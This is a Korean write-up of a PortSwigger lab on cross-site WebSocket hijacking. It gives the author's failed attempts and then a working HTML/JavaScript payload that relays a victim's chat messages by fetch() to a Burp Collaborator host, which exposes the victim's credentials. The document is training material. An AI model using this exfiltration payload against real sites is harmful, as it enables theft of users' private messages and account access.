개요
- WebSocket 취약점 설명 주소: https://portswigger.net/web-security/websockets
- Cross-site WebSocket hijacking 설명주소: https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking
- 문제 주소: https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking/lab
- 난이도: PRACTITIONER (중간)
취약점 설명
Using cross-site WebSockets to exploit vulnerabilities
Some WebSockets security vulnerabilities arise when an attacker makes a cross-domain WebSocket connection from a web site that the attacker controls. This is known as a cross-site WebSocket hijacking attack, and it involves exploiting a cross-site request forgery (CSRF) vulnerability on a WebSocket handshake. The attack often has a serious impact, allowing an attacker to perform privileged actions on behalf of the victim user or capture sensitive data to which the victim user has access.
- 어떤 사이트는 공격자의 사이트(크로스도메인)에서 웹소켓 커넥션을 만드는 것으로 취약점이 발생할 수 있다.
- 이 것이 크로스 사이트 웹소켓 하이재킹(cross-site WebSocket hijacking)이라고 알려진 공격이다.
- 그리고 이 공격은 웹 소켓 핸드셰이크에 대한 CSRF공격을 포함하고 있다.
- 이 공격으로 유저의 민감한 데이터를 얻어내는 등의 권한이 필요한 행위를 할 수 있게 되므로 심각한 영향을 초래한다.
It arises when the WebSocket handshake request relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values.
- 이 것은 웹소켓 핸드셰이크 요청이 HTTP쿠키를 사용한 세션핸들링에만 의존하고 CSRF 토큰과 같은 것을 포함하고 있지 않기 때문에 발생한다.
랩 설명
This online shop has a live chat feature implemented using WebSockets.

To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to exfiltrate the victim's chat history, then use this gain access to their account.
- exploit 서버가 주어진다. 이 서버에 페이로드를 설정해서 victim에게 전달해서, victim의 채팅 이력을 훔쳐내자.
- 그리고 이것을 사용해서 (아마도 크레덴셜 정보가 들어있을 것 같다) victim의 어카운트 접근 권한을 얻어낸다.
풀이
웹소켓 핸드셰이크 요청 관찰
웹소켓 핸드셰이크 요청은 다음과 같이 생겼다. CSRF 토큰이 존재하지 않으므로 CSRF 공격이 가능할 것 같다.
GET /chat HTTP/2
Host: 0aee00af039791158082d02c00c100cf.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Upgrade: websocket
Origin: https://0aee00af039791158082d02c00c100cf.web-security-academy.net
Sec-Websocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ja;q=0.8,ko;q=0.7
Cookie: session=XU4hAkGgqpWBSfI6ZrufvsDVu1ll5bUb
Sec-Websocket-Key: zLG092j2YvHgTLqYPaaGcA==
exploit 서버 구성하기
CSRF이 가능하므로 victim이 explot서버를 방문했을 때 핸드셰이크 요청을 전송하도록 하면 될 것 같다. 위의 핸드셰이크 요청과 동일하게 만들어봤다.

그런데 저장(Store)하니 다음과 같은 에러화면으로 변했다. 원인이 뭘까?

아아, 응답을 만드는 부분이기 때문에 응답 헤더처럼 만들어야 했다. HTTP/1.1 200 과 같은 식으로 시작해야 했다.
그런데 응답을 돌려줘서 어떻게 victim이 핸드셰이크 요청을 보내도록 만들 수 있을까?
body 부분에 웹소켓 요청을 하는 자바스크립트를 작성하면 될 것 같다.
const exampleSocket = new WebSocket("wss://www.0aee00af039791158082d02c00c100cf.web-security-academy.net/chat");
전체적인 HTML 페이지는 다음과 같이 만들어봤다. https://qiita.com/Zumwalt/items/060ae7654c9dfe538ee7 의 코드를 참고했다.
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
  </head>
  <body>
    <p>WebSocket</p>
    event type: <input id="eventType"> <br/>
    message: <input id="dispMsg">
  </body>
</html>

<script type="text/javascript">

    //WebSocket connect
    var connection = new WebSocket("wss://www.0aee00af039791158082d02c00c100cf.web-security-academy.net/chat");

    // connection open
    connection.onopen = function(event) {
        document.getElementById( "eventType" ).value = "connection open!";
        document.getElementById( "dispMsg" ).value = event.data;
    };

    // error
    connection.onerror = function(error) {
        document.getElementById( "eventType" ).value = "error!";
        document.getElementById( "dispMsg" ).value = error.data;
    };

    // message
    connection.onmessage = function(event) {
        document.getElementById( "eventType" ).value = "message!";
        document.getElementById( "dispMsg" ).value = event.data;
    };

    // onclose
    connection.onclose = function() {
        document.getElementById( "eventType" ).value = "onclose!";
        document.getElementById( "dispMsg" ).value = "";
    };
</script>
exploit 서버를 다음과 같이 다시 만들었다.

그런데 웹브라우저에서 확인해보니 onclose이벤트가 발생한 것을 확인했다.

burp proxy history를 보니 403 Forbidden이 발생했다. 세션토큰이 없어서 생긴 문제인 것 같다. 위의 코드에 세션토큰을 추가해야겠다.

위의 explot서버의 코드에 다음을 추가했다.
document.cookie = "session=XU4hAkGgqpWBSfI6ZrufvsDVu1ll5bUb";
전체적인 코드는 다음과 같다.
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
  </head>
  <body>
    <p>WebSocket</p>
    event type: <input id="eventType"> <br/>
    message: <input id="dispMsg">
  </body>
</html>

<script type="text/javascript">
    document.cookie = "session=XU4hAkGgqpWBSfI6ZrufvsDVu1ll5bUb";

    //WebSocket connect
    var connection = new WebSocket("wss://www.0aee00af039791158082d02c00c100cf.web-security-academy.net/chat");


    // connection open
    connection.onopen = function(event) {
        document.getElementById( "eventType" ).value = "connection open!";
        document.getElementById( "dispMsg" ).value = event.data;
    };

    // error
    connection.onerror = function(error) {
        document.getElementById( "eventType" ).value = "error!";
        document.getElementById( "dispMsg" ).value = error.data;
    };

    // message
    connection.onmessage = function(event) {
        document.getElementById( "eventType" ).value = "message!";
        document.getElementById( "dispMsg" ).value = event.data;
    };

    // onclose
    connection.onclose = function() {
        document.getElementById( "eventType" ).value = "onclose!";
        document.getElementById( "dispMsg" ).value = "";
    };
</script>
그런데 테스트해보니 cookie가 함께 전송되지 않는다. 음.. 모르겠다. 답을 본다.
정답 보고 풀어보기
collaborator 클라이언트 구동
데이터를 훔쳐내기 위해 Burp Collaborator를 활용하는 것이 중요했다! (생각이 여기까지 미치치 못했다…)
Burp Collaborator 메뉴에서 Copy to clipboard를 선택해 kxln24sh5eibuo16in4oxtfx4oafy7mw.oastify.com 를 카피해두었다.
exploit 서버 준비

다음 코드로 exploit 서버 페이지를 만든다.
<script>
    var ws = new WebSocket('wss://0a79003103e81cf48006172700a200fa.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://kxln24sh5eibuo16in4oxtfx4oafy7mw.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
victim에게 페이로드 전달

그리고 Deliver to victim을 클릭한다. 그러면 Burp Collaborator 메뉴에서 새로운 통신이 감지된 것이 보인다. 위의 코드가 victim의 브라우저에 동작하여 웹소켓서버와의 통신이 Burp Collaborator서버로 전송된 것이다. 통신 내용을 보면 victim의 ID와 패스워드를 확인할 수 있다.
잠깐, 그런데 위의 코드는 쿠키를 설정하는 부분도 없는데 어떻게 403 Forbidden 응답없이 동작한 걸까? 아하… victim은 이미 웹소켓 연결을 하고 있는 상정이므로 쿠키는 victim의 웹브라우저에 이미 설정되어 있다. 실제로 View exploit 버튼을 클릭해서 위의 코드가 동작할 때의 요청을 캡쳐해봤는데 session쿠기가 설정되어 있는 상태로 HTTP 요청이 전송되는 것을 확인했다(위의 풀이 과정에서 쿠키가 전송되지 않은 것은 먼저 웹소켓 연결을 해두는 과정을 해두지 않아서였던 것 같다).
GET /chat HTTP/2
Host: 0a79003103e81cf48006172700a200fa.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Upgrade: websocket
Origin: https://exploit-0a37000703e40eff8014209101f200af.exploit-server.net
Sec-Websocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ja;q=0.8,ko;q=0.7
Cookie: session=45HlEE1SM4nE92Fvn81AShz60tj1hYEf
Sec-Websocket-Key: 7jJOeHe/hft6BC9gWIWjXw==
획득한 victim의 ID와 패스워드로 로그인하면 문제 풀이에 성공했다는 메세지가 보인다.